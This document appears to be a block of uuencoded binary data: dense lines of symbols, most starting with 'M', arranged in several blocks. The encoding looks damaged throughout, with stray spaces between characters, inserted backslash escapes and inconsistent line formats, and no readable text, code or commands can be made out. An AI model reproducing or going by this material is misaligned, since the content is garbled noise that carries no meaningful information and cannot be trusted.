M`7%3\3#CX%XSODQ^4AROE' >N4K[\_] OZ-O\*) XOGBG] &\_A^\*^0I2WN7\$#<S=OUM
M^#KYS^\*49;P+& [O^1\_@V^2;Q57&RLK (] P0\_ (MXNOB9.5DSZ.QM`77Q, G^\*\_ [
M77\$" \O' BK\4\_2+] H!>O\$Y `W% [XD\_, PZN `U2TSD) >4MQ9/, DX..^K9) V#/\*>X
MOGB@L>M\_4L6Z) /EV\4UQZJ^7Z2Z=3WRQN (QXA7&P=H`\_!9Y\AK>) <0MC%U\_
M/VY" ?DV<OJ9W:6/77XQ;DA\0/Q`\_5\OWC^ (.Y' ?\$66M [5S) V\_?NX.WF& .MY5
MQ=V, @\_LRN! ?Y#0%-<:JZOE\=CR#0 (UXJ/B7] 9\*) S+\$1>1-Q5/-/8] ?N] 83V9
M?\*`X!\_&3] 7Q\_ (IY!ODY\19RRON^/P' / (%XH/B\_ ^4?JLWK1>2#Q<O%Q\Q=OUB
M;UDO) F\NGBA>9QR<#S:P7DY>2=Q7/, ?8]: , -K3>2OR! ^0SS `.+@GCK>21QMY
MYQ/7-P [N0^\$=Y, O\$9\71QKY?\$. \F?TO\OO@+/" +6>I\_X3W&\*) KP><%YQ?7\$?
M/!) /\$V\17\3OX\_A-O0N (&^!1> (!XD7@\_ 'HW\_\$#\_;S+L\$`H, ;BH>) Y^, /!\; Q
M97' "YM9C<79Q;7\$// `Y/%&\0\_X#` XP?B; "V\\*^`) N (UXHO@K/! \$?%\_\GSM+2
M>A (N (^XLGH!GX"\_%Y\4QK:P\_PMG\$=<2] \4S\H7BG^#<\ "R=J [5U8W `A\_@D> (
MUXLOX;DXIHUW;G\$-/\\_W\$ , \5 [\; S\15QFK;>Q? `W%0\5JSG. "M-;L] Q/E [U
M5.20L;O6\_3/. @1\_@G/BI=M:Y\, X-RYB' &P<6F\2/ (?Q5W:>R\5I^K@/5!\
M1+R@H\_>+G;RS=S9^\_%G/I7 `RW, HXN+XM;M' %`S.<+^Y\\$ [ ^" (UVM\^/\N `N
MC00B8?A5O!H7PB=Q89RPF\_5KN" `N@EO@HG@2+H:WX>+X.BZ! \$W6W+HF\$XU\*X
M#BZ-W\5E\#) <%I\_&Y7#\ `M;E<2%<`=??%?P7 `EOQY7QW [@\*SM/3NBKNCJOA
M) ;@ZOHEKX)=Z6;^ .F^\$W!\1<#Q\_\$] ?%#W `SG?MNZ.6Z (6^ `9N"7>C3OC!+VM
MN^\*"N`M^' W?#^W%WG\*B/=0) <!??\$0\_\$ (/!N\_A [ ?CD?A' \_#Z. [>O] "AZ%: ^' 1
MN! \>@S\_ " ^!5>"P^B<?A6W@\3M\*/ [2I^!4\_\$-?\$DW!9/QJ/Q%/PIGHJWX&GX
M>SP=W\, ?XN3] \_3%/;OP1KH) GXM9X%AZ\*9^-/\, =X/9Z#S^)/ \ `V\%:<?8.RN
MP^, 3Y!W%\$Z639\*#U.?) <^ `JN8!RL0WN' :RSD5<3=Q>.-@W/) 05R3), \EKHYC
MV7ZV- ` [6D^- \$Y#? \$SPWVG7?Q, ^0+Q<?%] Z5?<8AU>O (VX@GBE<;!6C\* <A3SQ
MN] ZOB1L; !^LT< ` [RS>+XH1#?; \1SDL^2+Q\$? \$CZ-8=9%R3O (OY0O-XX6), Y
MW+HH>57Q (. -@NXW+D!\7WQ, G' ^' [1] ZSKD=^4YQ^I' <) 8] ?\_] WWK] N091WE7
M%G? \$W? !HW! TOQCWP?F. \_!M[X; '6N^+EXN/&P77%, ;P?R4>+UXG/XMGX/\_PQ
MSO (< [R] <^<] SN#R/\*-CO0N\*FQH' UR [P"O) TX [QKB/OBM7@.7H=WX\_7XAG' P
M.5GCK;>1KQ;\_ (DXZP?>P/O (CXEC) WJ\_A (@VO@H [H./X8^-@WNRDZQ/DV<7
MUY\DK [ \$IUG^2\_RA., =5W^DZW?B (>^P+Q09P (1S^T3HRKX) 2X"WX:3S\$.CGEF
M6<<D+R+N () YH [ /II9UH7 (" \B;B, >A9?A37@Y?H!7X=-F6: \_\$W? "7> `%>A<\_B
MK\_ "SLZU7X\_IX#9Z%U^ (? \3J<Z6-># [ @!\_AI/Q1OP `;P1) YECO0E7P-@] \_%F
MO` ] OP:D^8=^!F^%M> !+>CG?@' 3C^7.N=N! +>A?OCW7@%WH-OXKWXE7F\ ] G ` /
MO! ] \_B; \_%-\_ `!G&V^] 4%<'1\_" ;?A\_" \$^@H\_AHSCA `E [#N! (^CKO@\$W@.\_@ [O
MQ2?Q0WP\*/ [>OUSE^`Y\_!D\_#W>#?^ `3\_\$9W&13] FWXK [X/-9SAZ] -;L\=<A0W
MV [ '7KW" \_-P>^UOS\6I) %L7YH#EER&5LCL\_CS@O\$^C6//^ [7, ) >A;M!) 0I [A

M, ^NDN) \*QFWT; ) \ / S < 7 ) \ \$ J ? ` \* 3 ^ W 3 H G + X J ? Q 8 ) P \* [ \ 2 I \ 1 U Q H L 7 6 S ^ # 2 . ` W N
MA ] / B Y ? A 9 ? ! . G P S F 7 6 \* ? ' K 7 \$ & / ' = G Q " = Q ) I Q T J ? 5 S N ! S . C ` ? B + ' @ I S H J O X . = Q
MQB ^ L L ^ % & ^ ` 4 \ # V ? ' % W ` . G & R 9 = 4 Y < " > ? " 0 \_ " + ! M ^ ` 3 \_ " N 7 & Q Y = 9 Y \ & " < % ^ \_ !
M + ^ / D \* Z S S X 3 K X % 3 P 9 Y \ ? ' < 0 & < < J 5 U 0 ? P Z ? C 7 T V I A , 7 @ ` O D O X W N # D ^ @ U O C 4 E ] :
MM \ & - C ( - U U + @ # / B E ^ A + O @ 9 U = 9 = \ 4 % < # ? < # ' ? ' \$ W \$ \_ W . 0 K [ ^ ' & P ; V J ] 6 P K \ ` 5 Q
MD J \_ 9 5 N " \* ^ " ` \ > @ N , > I \_ ! 1 ' ' ^ # = P G C X - X N / H 5 / B Y \_ 8 R ' L ? E S 0 . / J \ 6 G \ > Q F [ Q ?
M - 7 : = ] \_ ! % O % C R O \_ & O . , , W U I = Q ` \_ P ; G H 6 O X , / X \* G Y J L [ \$ [ ? \ < W \ 7 ' \ ) W Y B B ^ ] T
M Q ? ? P > / P 7 W H ? \_ Q G ? Q ? 9 Q O J \_ 4 # W ` 4 \_ Q ( N , @ ^ O V V Z R C < ; \ S ; 9 0 \ 3 ' ! \ \ G \ D ' [ 3 +
M ^ C G R . 3 @ S \_ @ Y G P ? > , @ W . 6 W = 8 O D / ? ! V ? \$ 4 G ` / O - @ Z N V ^ ^ Q S D M ^ 4 / R / L > L , W F M =
M @ ' P ) + H A \_ , G : = 7 / N L 7 R . O 9 > S R ` ; @ ( ^ 8 > 2 I ] E O 7 8 J \ O + B G < ; ` ^ X 5 O K & N 2 G Q 9 \$ #
M O M , < ; R 8 ? + / F O > ! = Y \_ ( . \ ) O % + ^ # 2 N B < ^ \$ U N 1 T - \_ D P > \_ R > S U R S H M . / S B [ < ' S \_ "
M 8 W & . 0 ^ P ? 0 U ^ G E < F # ^ ] > X & / Y 6 \ J J ' K < O @ U L 8 N \_ Q I 7 Q ( > - ^ 3 U 7 9 H W # [ ] \* I > 8 2 \_
M 7 ] S 6 V . 6 + \ 8 M X N ^ 3 \_ X ; S X F : , ^ ' X L + X ? F 2 I S E F 7 0 + G - 7 ; Y ! E P & ' Y , \ ) W ' K \ K B 2
M L < O 7 X " K X - \* Z . ; ^ ( : ^ , D 3 U C 7 Q \ [ @ ^ + H K ? Q / 7 Q 6 [ @ W ; H 2 G X L 9 X ' 6 Z " 3 ^ . F ^ ! I N
M A A - \ Y ] ; 0 ] P 6 = \ 7 M \ # I ; , > = \ % G < & 4 = / ^ D X C W ` / W E O P W W ! O \_ ) W F 5 4 W Y ; W = + 8
M Y 4 ] \ [ U T 7 C \ 0 ] ) \ \* C \ ' ' ' ' \_ Z ! ^ O Q N ( " Q R \_ O @ R 7 @ Z G H \* 7 2 6 ? . 6 > M / \ 3 J \ \* + 3 0
M ^ \ [ D P ^ P U % ? - \_ 6 G L 9 E \ Y 9 Y T 6 5 Q & W , 7 : = 2 \_ @ Y G . " \ S U \_ ' V 7 ! / \ 3 3 I ] + U @ G 2 ? T
M ? . : : ? ! B ? # 9 X Y L L D X 6 . / W H W 5 1 ? - ; 8 Y ? E \_ L B Z - \* Q F [ \_ \$ - < ` : ^ 2 / - % % Z Z H X A [ C 6
M 1 = E N X S K X K N 3 % + U G 7 P P V , 7 ; X = - \ 3 G < 2 / \ C W 1 > \_ M F \_ 5 B O C Y K B 5 ^ % U C U R \_ B W 5 [
M W - K 8 Y ; \_ C ; C C ! K ] Z Y C 5 U G ' ^ Z + + T N > Y [ + U 0 % S ! V . 6 ; \ 5 ! \ 6 0 ) > O U F / Q E . , 7 7 X .
M C \ ? W ) \* ] \_ Q ; \ . N Q N [ O / ! 5 Z ] E Q ' 6 . 7 E \_ K = O S X ; \_ 2 Y ? ' R \_ % # R 7 0 ] 8 ? U E W B \ > + 6 Q
M Z \ R ^ 9 K T 1 K Q = ? , ` [ 6 6 % Z W W H + + & ; N \ T ` U \_ [ % 1 ' W - ? 8 = ; [ ! 1 \_ \$ I ? ` S ? D < [ A F Y S [
M X . O B - ' \_ Z S J ? X \$ M X D > 9 Y ; \_ C B G L K ' + U ^ + K ^ ) # D ' 6 Y ; W \ ) # C % V > ^ ( X \_ S L E J [ / \* A
M ^ # [ ^ 6 / + 3 ^ % ] \ 7 ? ( 7 [ Q H \_ / K 8 I 9 > S R = X S = L < U D R 0 \_ B ) \ D O 2 I [ C G G 5 2 \ I + & + A ^ )
M 4 Y ! \_ ( O E E G ) H \ \ I ? / \* ^ - G R 9 M + O @ 1 G ) - \ I > ; R \_ C 1 \ ? 4 V 4 R = G E G 8 W = , - 4 ; R \$ S @ 7
M ^ / 7 ) B ] R W S D / ^ A K ' + 9 ^ % 7 R % ) \_ @ " \_ 2 I [ R @ < \ ; X R + D ? 2 7 ? C D N 0 G Y ? \ I 8 ? 6 9 < B K
M ( ) 3 M & Z Y ` O D ; R N [ @ \* + ? ) \_ K \* O B & L : N , P W 7 ) % \ K ^ > 9 ( / . - 1 Y . > , 7 5 X Q : C V ! O \* 5 Q
M T , = 3 X \_ J 2 U X Z Q G D ' > S = C E - \_ ` \ < \ N 2 Q / I ^ ! % Y + O D ; Q ` ? . N U Y . V , 7 7 X 2 ; R 2 / 2 > # S
M U G @ K ^ 4 3 ) ? \ \* [ X \_ H ] O 7 , : N T Z ] ) [ S G X 3 U T M H H O 2 2 = I ( N \_ & > " ^ = = \ 3 S I ' , P L 7 > N
M ) - ; [ Z - 0 6 # S 1 V G 6 5 ) O 6 . > L M Y / Y P 5 Q # > / @ \_ 9 C , > Q \_ ^ E L Y O X B 3 ) ? : = P " N ] A ^ ` " =
M N > ( = T K F 6 T K O H T ] 8 ' Z 3 0 0 # S ) V G < ] 3 > = \_ % A ^ B D 2 N W ] F K 4 [ K G [ & > R , ^ 1 N = ' \ 9 - I
M ? . > J . ' = : 8 \_ ? [ J \ 6 M K = U Q 1 3 K O G X W = > K ; \_ Q ) G 2 ^ \ Z % # - [ Y , U K ' Q J U = \$ 0 \ T = I W 2
M F ; R ' X Z ? H ? " S > E \$ G Z F ; U ' X T Q T % H G W 2 B ? O \ ) Y # < \$ \$ Z < \ 6 [ I ? - # - N \_ , + Q @ \_ O F ] ;
M 3 - S ( . % @ [ F M V [ I 7 & P S E F \ 6 # J ) < G J W P 8 W H ? " ! > \* Y V Q + W H ? - 7 ; W 4 0 \ 0 ) W G ) = \_ K E
M \ = Z \$ W Z 5 S 4 G Q / . H = ? \ < Z : G ^ T , G ? + B 3 O E ] Y U X ! [ W ( % K 5 ? 0 : 2 D > 6 = ! W 4 A ? R ; H Z W
M T ! D L G B > = O P I [ E W ^ - U S R = 5 N + W C 8 / S N " + > 5 8 K R & J ; 3 3 C R F J & R C B G O \_ C ? ^ D D Z & \$
M = X 4 2 0 0 - ! 2 > \ C ^ ! & = W \ 6 ) 2 \_ E . \ ; + R ^ L 1 I 8 W E ? B P ] ( 9 U 0 Y > > \_ @ Y ^ G \$ E O ? . 7 5 [ >
M C Q 6 ] ; ^ / \ = % ) 7 ] " Y N ' - S + J ^ 3 ] - B Y % 9 Y I X H W 3 > K ^ ) ] # M > F \$ Z W J G : N J \_ / U 6 L V Y `
M 7 M [ 8 Y > - P \$ \_ ( E X @ / 2 Z 5 + # > R \_ N 2 N > Z ^ - F : \ E Z K ) ? L L / ( # . 2 / \$ R Z 3 Q ? Q [ N ] L 5 O 3
M - 5 R \ 0 # K - Z W H O Q U / I ' ! + ? D L Z - [ S O X X 5 T , M ; S K F # L . @ \_ ? ] ' [ S + > L = = ` : + % [ \ E
M / \_ \ & W J \ T 9 / ] ( Y P W Q 0 & / 7 F = + ( ^ S + ^ C D Z B Q M Z O & ` ? K ; 9 I X K \ & 7 Z ) P 6 / Y + . U J ; >
M \* 9 M 9 7 Z = 3 4 - S 0 . % @ 7 W 5 S V @ \_ @ ? . L E ; > ! < V = I T [ X H H M C 1 \_ \_ O K [ V X O \$ M Y 3 7 3 R C M G
M : ^ O 4 = . J ( ! ^ - ( Z ' Q Y 5 Q O 9 I [ 2 U ; H K K & [ M \ ( F Z ) E ^ \$ 9 ^ " + ^ \* / O U 4 [ + > Q S G X O 9 U F
M W \_ ? 8 " T : D C - O P = M > . ! N " 2 > # \$ N A 7 \_ & I 7 & V ] N Q K < ' - < % L \_ ! Y ? ` 1 7 ! [ ' = + " N @ ` O A
M B K @ C K H 1 G X \ K X ! \* Z " 4 W 6 T K H K K X V I X K ' % P # 0 \$ W P ^ < E K ) + ) V / V ; 9 6 . 7 ) ^ Q L W 0 E G
M \$ 5 ? \$ G 7 % S X ^ ` : ' > Z . ] X G O 2 \* = , % ^ O > N ) F Q R [ \_ " \_ ? \$ ) R 5 \_ L : C T ( 5 S = V ^ 0 H \ % ! ^ 1
M O \$ H W Z [ & X I ; ' + O \ > 3 ' U \ , ] 7 E = ! / W W D O P H G H 5 O 2 9 Z E I \_ 4 2 7 , 8 X V ' \_ A 5 3 A [ + ^ N O
M < " U C U \_ D # ; \ 0 ) W \_ ; . 8 Q R < 3 \_ 6 S O H \_ 7 B ( \_ A ! \_ @ F ? H C 3 ] 9 ? G - L C Z Y ; A S 5 9 P / U \ > O
M X ) X X / \_ Y @ D / R < ! U L 7 ( J ) H [ / + ? < 4 G R A \$ / D F ' > 7 ( Q \ F ^ 7 % < B ? R 6 . . . [ O M , 9 5 R , ?
M + 5 X E G ? N X % G F J H = [ % C / U # + @ ^ ^ 5 [ Q 3 > F < & & [ = , 2 X 7 I Q W A . T M P = \_ \* ] D I ] ] S W H @
M ^ 7 U Q U I & ^ < P B \_ 2 W Y 5 \ G K O 6 X \ @ [ \_ & ^ ? \$ U C = X [ Y 0 / ( R H W D = D C < 1 O V < < W + ? " ' Y ' ?
M D G S 7 & ' \_ ^ ^ \* , X X 0 > ^ T W . L ] 1 ? D \$ X S ) 6 4 \_ " : Y 4 \ R 7 B ? U Y ] @ \_ 3 5 Y 3 ^ / @ W ! - O ) G \ H
M > < 6 ) U M O ) V X H G 3 Y 3 O W = B = > \_ X M S C Q ) S O N , W ? G 4 / L E S 3 K 8 ^ 3 E Y . W - \$ X N + > " 3 Y ( ?
M % % ^ 7 3 O Z I < A Z ! K ] & 9 ( ) X N G 6 O 3 O ` M . Y S T 8 = ] X J [ F ' L . C 4 ^ ) ) Y J [ # Z [ 9 Z 7 X J ' 1 ^
M G ^ 5 = < + 9 U 4 3 I U Q + V , 7 : ? : ` N \ ) N \$ W < N 8 E X G W 3 R + / + N A ? O 1 & 2 ] > ( 9 W O \% M Q U Q + C
M Q V L @ 2 X M ; + I ' M \% + O > % ^ P ; : 2 3 0 U S + V N U C E W G ? Q U \_ 3 R ; C < N ^ ) R . 2 Y = ( < = U > & ? <
M > 8 = X G G 2 ^ 6 R 7 / \_ R O C Q V L 1 R X G ; X ? " Q Q ( S 5 / K ^ ( % ^ + [ D A = > 8 \_ T Y K B W N 9 > P Z Q = ; Z
M ? 4 \$ ] \ < " U L M W ` : \_ \$ U < 9 I U ? K \_ 0 % . \ , / < \ ' ) A ] F C Q = R ) 8 T \ 8 Y 8 ! N 7 4 : ] 7 ! R / ! : G
M P + M P 2 G P ? / X U ? \_ M H Z % 6 Z # 4 ^ / / \ # / X ` D Z # G ] Y @ G 1 8 W P , \_ & ] 7 \$ Z ? ! F G Q S D V 6 F ? `
M 3 7 ! & / ` U G P G O P < \_ @ A S H R ; ? ( \_ J ^ D X ! \_ Y 2 \ L 3 ? 6 . ? & . ; Z 1 [ 0 # . C X ] ( G F ^ S = 6 % <
M R S @ X = \ 9 E \ > ^ 2 % ] I B 7 0 \$ W % ( \_ & % ? ' \ + ? ) Z Q M 7 P T U O E ^ A \* N @ V > ) M ^ " Z ^ ! Q ^ ' ? ^ +
M W \ " 9 M O F O \ P E N A ' > \* [ T B G U ' ; . T 7 ` 3 \ 1 # C X ! [ ! # G ^ < O ' & ' G ) ? M ] , ? ) ! < 5 - = L J U
M A 5 W > W ? ' ; > ( ) X M 7 2 . [ \_ 9 ^ : 8 \ 9 J L M [ K ] ' M O / [ O / O A C \_ \$ , \ 6 ; I 5 / I 6 C O / Q U W B 9
M ^ + ! T ? C C L G > T ( U [ Y P & 7 \$ K 8 ] > I < U 2 . - W # " \* , = C X G ^ E L ^ B X ] W \ X # 9 W G 3 W A 7 - W : =
M 7 [ [ S K G S 2 . D ? < / E < \ S S @ X = C K M O 0 V \_ 1 N = G < 9 ( S O K / E ! ^ ^ G S U H W I U - ( W , 0 X N ' ) R
M 7 0 8 = % Z S [ Q . W O Q / V , @ V N S / \ F ^ # T ^ F T T D \ 7 C J # + G K O Q 8 O H \_ " I ^ \ I ( \ A Y ^ M - Y ' 7
M , G ; Y 3 + R % ? + W X ! ^ F T \_ U 7 . B \_ \$ / = \$ Z ( \_ Y ; . J M \_ D O 8 S O T T E ] Q ; O 0 % = F \_ 7 \_ 4 ^ A Y ^ .
M 8 ? L L S O " [ [ ^ S ^ P S O ] - > M 7 Z ) 0 4 M \ 7 A ? 5 / E Z S 9 \_ # @ \ U = I V E . " O > \* ; X L G 7 ( W K + / K
M U \_ P \_ W < + T L Y E U ' 3 ^ F \* - V Y C \_ % < L S ; L " 9 . / Q @ 5 9 . 3 @ 7 0 \ K > Y B M < B # W ) 4 5 R 8 O < 0 -
M ! I [ @ , 0 W K 8 N R = > < : \$ ^ M & G \$ M & G @ Q < \* I + 5 V 6 R 3 \ P 6 N R M W @ + # ? M ] U ( \ \ M M \_ C Q Y Q

M+4.>\_X\_FO\[NO?W8%4P\_FUEK43UEZ<X->0ZUY'NI+=]'?E>ZLKW\KI\+V\_(M)U)?OI<WXX';RO?2Q'P=YS:L\$.G"\W\_K?WW^M?WSQ^\_P\_#M\$9IOG/XD\_MSW/M\_['/3A)\\_0[R'+I\$\$@3NQMX;F\_/Q[(%[1EX.W"M240)ZSN8\07'@OISV@?OQMLUUSD\_.IR#^/'CW:CCM%\_C;^\_WU?/?SWA??S?;T32?ITZ<Z7C.>:^\_)/N\*]OM\DC@H?\*]C(M4#CPA4C?PI,B@P)/-T9;SU,B%P-/YS3H)\_K3/<S#/.24>\K\^MYQON.8M;F\_<^,<\_Y"6M.3DMWSF2^CK/=^Q=WZW#,?&\_91;/;\$1\4QX]ZEQ5/M\$?<L3A;C75+<7CQ)O%2\6WQ9G#G6NZ2XJ7BX^\$/Q>O&KA\QYU&.7%#<2]Q5OM>NRN9BFR60Z&\_WDB-E(W09Q310-%NCPVQV#B3\57'SMY(G-?,FF<=VTUQX>'MX]S)G(\*)?RK.\*Q8GC1Q(&L7OM<@5N;(ASNWNI.;S<XWY\_-RJV3&?)1HO)^9SMOEN^BOFLQFR%,9^96+@ZYK/56M?"?'Y:V4:8S\G:@\_D,+.Y0IC/%1K['^9WM4:;X%?.[\$YOAX'<DXDROFN.'FYC?<9?F/N9WLM7&\_XU?A^7,;^/ZZ6DF-]5M]61.S.\_A6=D6\^]5S?ISS/IS[-:?'&\OZ<V/6GQ\_'K"TWZPPQZPP/'\ :L\3/KMK(Q99V76.&'6.)EKK9AKK9AKK>8<!W..D^M/NZVHQ/N+)[(Q#UQ97"7R@G\_/MLJTKPVSU2'8W: ^S[-<0U0[.O,ULG4MW-&OM^7?'KH=DVS-:/]'2SQCQ" ^XNW MOK-#F&T4F>%FC7V\_L;A):/8C9IM'-KM98]O(6X9FMW&;)O(SV[6V/?;BMN% M9J\PVS&2\*+6;[2C]3N+.H=E'S'+Y'.SQK[?7=PC-)OMEIDUYQWUW:RQ[\_<6M]PG-%F6V?^0=-VOL^P/\$'T.S39@=')GO9HU]?XCXW=!L'V:'1\_:Z66/?'R%^M+S0[@]E1D>MNUMCW1XO'A&97,#LNDNH9-SM.^N/%\$T\*S.YB="GJ9HU]?XIXM:FCV%+,?1IJ[66/?GR'^\*#3[![.S(R/=K+'O?RR>\$YI->CN>\;S(%V[6V/?GMBQ>\$90,QNRARS,T:^\_YGXL)#LPV971KYV\T:^\_X7XF6AV0',KHQD2N-F5TK\_M2\_&JT.PL9M=\$RKM98]]?\*UX7FMW([ (9(1S=K[/L;Q9M"LQ>9W1\*9Z&:-?7^KM>%MH-OX=,VNN<:UUL\:^OTN\ .S2;E=E]D;-NUMCW]XN\_#<V69\_90)":MFSTD M\_</B(Z'9SLP>C^1TL\:^?T+\7?COE]G3D9INUMCWSXB\_#[\_WF3T7>=O-&OO^M>?&%T.Q:9B]&9KI98]^\_)/XY-'N:V<N1K6[6V/= \_\$U\ )S=Y@]H\_(KV[6V/>OMB:'^'9E/<C6?\9R3)LV[V3^G?\$M\ .S19@]EXDOYLU]OV\_Q'^'9JLR^S#REILUM]OU\_Q/^&9EN:6>/H8#&K[/M1<4PT]-JPL^8L8\*&;-?;]!.\*\$H=F/F4T4W>]FMC7T\_L3A):'8%L\FB\]VLL>\G%Z<(S1YB-E7TF71N-I7T4XN?"<W^SNRST>)N NUMCWTXG3AV83W8MGG"G:TLT:^\_YSXLRAV9>8?3XZRLT:^WXV\ONAV>K,YHPN M=[/&OI]+&\_&HMCNS>:(GW\*RQ[^<5OQR:'<5L\_NB#8#:\_] 'N("X9FYs);.)HYMO9LM+/W7Q\$5"LYN8+1ZM&,P6EWX)<<G0[%%FRT0[NUECWR\K+A>:O<5LQ>ADM-VOL^Y7\$E4.S3\_UE9LT]Y?5NUMCWJXMK&9S,5L[>M[-&OM^'7'=T&QY9NM% MXV5PL\_6D7U\_\9FBV";,-HR^Z66/?;R1N')KMS6RS:.U@MIGTFXM;A&;',=LZMVL?-&OM^&W';T.QGS':(SG:SQK[?4=PI-+N#V:[1[6[6V/>[B;N'9B\PVROZMFYLU]OVWQ;U#L\_\RVR\_Z5\$8WVT\_Z\_<4#0K/I\_XYG/"A:T,T:^\_Y@>9#0;!%FMAT4;NEECWQ\N'A'>YC#[?01=-VOL^Z/\$HT.S+9@=&UWD9HU]?YQX?&BV#[.3MH@?<K+'O3Q9/"<V.9G9Z)]>;-?;]#\4SPOLR9F=%TV9RL[.D/UO\<6AV-;-SMHR7=K+'OSQ//#\U^R^RGT=9NUMCW%XD\_"\U>9W9)=(R;-?;]I>(O0K-/W(]GMO"\*ZTLT:^\_Y\*^9>AV6S,KHZ>+/&OK]&O#8T6YK9KZ/\_N%ECW]\@WAB;><CLMYFC6Y]SL9NEO\$6\-[P>9W1&M[&:-?7^G>%=H=B2S>Z=-W:RQ[^3[P\_-SF+VM8'2JFS7V\_4/BPZ'95<P>BVYPL\:^?UQ\ (GR,Q.RIZ(]NUMCW3XO/A&:O,GLV MFB"SFSTK\_7/B\Z'9V`?QC'^\*YG:SQKY\_47PI-)N!V5^C==VLL>]?%O\6FBW.M[. \_1?F[6V/?\_\$\_\+S=9G]F9TCILU]OT\_Q;?"KRMF[T9WNEECW[\G\_BO\NF+VM0?2JFS7V\_8?B?T\*SGS#[(\*)H\BYM])/U(C'<TYG\_.KF<V7DPA-VOL^'\_%"4\*S M%YE],J:QFS7V\_43BQ\*'9OYE]\*F:8FS7V\_63BY\*'9IQZ:67-\W,W:^S[J<2IM0[,YF4T;<\C-&OO^L^>TH=FRS&:,N>-FC7T\_D\_BYT&P[9K/&I,OJ9K-\*\_WEQMMM#L0&9SQ)1VL\:^GU.<\*S0[A=G<,6W=K+'OYQ'G#<U^Q>PK,6.#V5>DGU]<M(#1[G-E",:N"V4+2+RQ^+31[G]EB,:>#V6+2+RXN\$9I-\4\\X](Q\_[E98]\OM(RX;FLW#;(68; ,^ [V0K2KRBN%)JMQ&S5F\*INUMCWJXFKAV9;,%LKIKN;-?;]MVN(ZH=E!S+X1,]W-&OM^/7']T.Q,9AOS;' \*SQK[?4-PH-+N2V:8Q%]VLL>\WM\$S<S>YGMF7,]G<;"OIMQ:W<U>8;9]3%XW:^S['<0=0[.]\_XUGW"7F#3=KM[/M=Q=W"VPUF>\8,<+/&OM]+\_ '9HMB\*S?6/FNEECW^G[A^>;<WL.S&[W:RQM[P\2#P[-#F9V:,P?;M;8]X>)AX=?&\R.C\$GY@IL=?WWQ:-"LQN8\_2#F-3=KM[/MCQ>-"LX>8G1C3U,T:^\_XD>3P:X/9:3\$CW\*RQ[T\7?QB:3?)?/. .9,40<MK+'OSQ+/#LT^S^PG,4?<K+'OSQ7/"\V69G9AS#TW:^S[GXH7A68;,KLX)D-VM-[M8^DO\$2T.S;S.[/\*:LFS7V\_17BE:'9R<Q^%=>/>S1K[\_FKQFM#L(F;7QXQWML\:^\_[5X0TQ.F<UE\_MO%[#<QZ]RLL>]O%F\ )S7[/[/:8']VLL>\_O\$. ,S=Y@M=D\_,DSG<![I[Q7O"\W&>Q3/^\$!,?C=K[/L'Q8="LYF8/1K3R,T:^\_XQ\?'0M;%F3\:, <+/&OG)\*?#HTVX#9'V\*6N5ECWS\K/A>:'<#LCS\$GW:RQ[\_\DOAB:MG<7L+S&/W\*RQ[\_\JOAR:7<WLU9B<.=WL5>G\_+OXC-'N\*V1LQ==RLL>\_?%/>9MFKW#(]V8`6[6V/?OBN^%9M-&XAO?CUG@9HU]\_X'X86BV.+/\_Q1QPL\:^\_T@<MB?V?LXV8C8V]ZV:-?3^>.'YH=@"S3\1FRN5FGY#^D^)\$H=F/F\$T:6\G-&OO^M4^>)DH=FOF4T9V]W-&OO^T^>)4H=ECS\*:)<C-&OM^6O&SH=DKS&:(W>YFC7T\_MHSA3:#9!]/]Q<]\_Q51;:FL>CZ7TG8B\@\*B'UO1'I(00(!!\*2\)(# "1') "28MA&H!%51\$1<2\*H"A8L&'#AJ+8L&'OO?>N(>/>)UE9S[B.Y]RY,W\_<SYPY]^3GMNY]OLO?.;FRV\$]@#PS]3\*VW[KM0' .=L5MEMXIYYJN]&^.W4/9P?"]@H?H%;:M]KVI^S@[&38M?+I:.=NG4V<X.Q\W.WRE6FG;YU#G.GLN;/\_P.]1\*V[Z'^C!GM;X(=%/Z.6FG;#Z8N=/8)V\*'A<;W4#J5],?4P9S^\$+0G/5"MM^Y'4HYS===?'MC@F?K%;:]F74Y<X>'\L9ODRMM.VKJ,<YFP=[>/@-:J5M/Y%ZDG<@#TR\_"6UMTK: ?0EWM['FP4\/#>JN=2OMIU+7.7@([ (\_Q0M=\*VGTE=[^PVV(;P"K72MI]-MW>CLJ[#'A!^K5MKVS=0MSOX(.R)\HUIIV\^G7N!L:GA@CPW?J5;:]L=1'^]L

M7]@EX3^JE; ;]B=0G.5L\*NRR\<Q^URVA\_"O6ISAX->WKX"+72ME]!?8:S)\.N
M##]&K;3MSZ9>Y>R5L.>&KU\$K;?OSJ,]W]E'8B\ (?4"MM^S74%SO[ '>PEX9^K
ME; ;]I=3KG=TE(K';PG?OJW8#[3=27^^'LOK!7AP]4\*VW[3=37.)L->WWX#+72
MMK^!>K.S9; 'WAY^M5MKVMU#?ZFP] [.WA=ZJ5MOT=U'<ZVQ+V[O!WU4K;\_A[J
M;<YN@=T>'M]/[7;:WT\_]@+./P#X<GJ56VO8[J! ]Q]GW8Q\./5"MM^R>H=SK[
M"^S3X:>HE; ;] ,]3/.IL8&=@7PC>KE; ;]B]00^><4V%?#7U8K;?O7J%]WMA#V
MK?!=TM2^1?NWJ=]QMA;V\_?>:J5M\_P'UA\ZN@/TDO%\*MM.T\_I?[,V9MAOPP\_
M3JVT[;^B\_MK9IV"\_["]K;3MOZ?^P;]F@/TY\_\$FUTK;\_A?I79\_`'\_2/\)[72
MMO^3^B]G0U&!W36B2WJ[E;9]'.5\$Q-]M/]CHB!\*UTK:/H8YUMAPV(:)9K;3M
M\$ZF3G&V\$38FX6\*VT[5.I=W/V'-@](AY4\*VW[/:GW<O9VV' TCOE'K;?O]J/=W
M]G78+A%[9\*CM0OL#J;LZ^QOL(1&#U\$K;OAMU=V?WCPYLSXB9:J5MWXNZM[.#
M8/M%K%(K;?LTZG1G\*V"S(NY2\*VW[;H<9^M@/R/>4RMM^\_[4!<XN@!T8D9"I
M=B#M!U\$/=G8=;%\$MEIIVP^E+G;V'=@1\$5/42MN^A'JDLY\_'CHXX5:VT[<=0
MESF[2TQ@\*R]N5"MM^TKJ\*F?WA9T0\8I::=L?3CW1V6S8R1&[9JF=3/LCJ:<X
M.QJV]J\*76FG;3Z6>YNP,V.D156JE;3^#>J:S\*V!G11R05MKV#=2SG=T,.R?B
M2K72MC^&NMG91V'G1CRE5MKV\ZCG.\_L%[\*\* (G)5\*V\_Y8ZN.<C8@-[.\*(\ /5
M+J;] \$NH3\_6T#FG\$2+72ME]&?8JS6;#+(UK42MO^=.H5SDZ\'/2MBK5IIVZ^D
M/MO91;"K(QY2\*VW[<ZG/<W8U[(417ZJ5MOU%U&N<O09V7<2>.6K7T?X2ZDO]
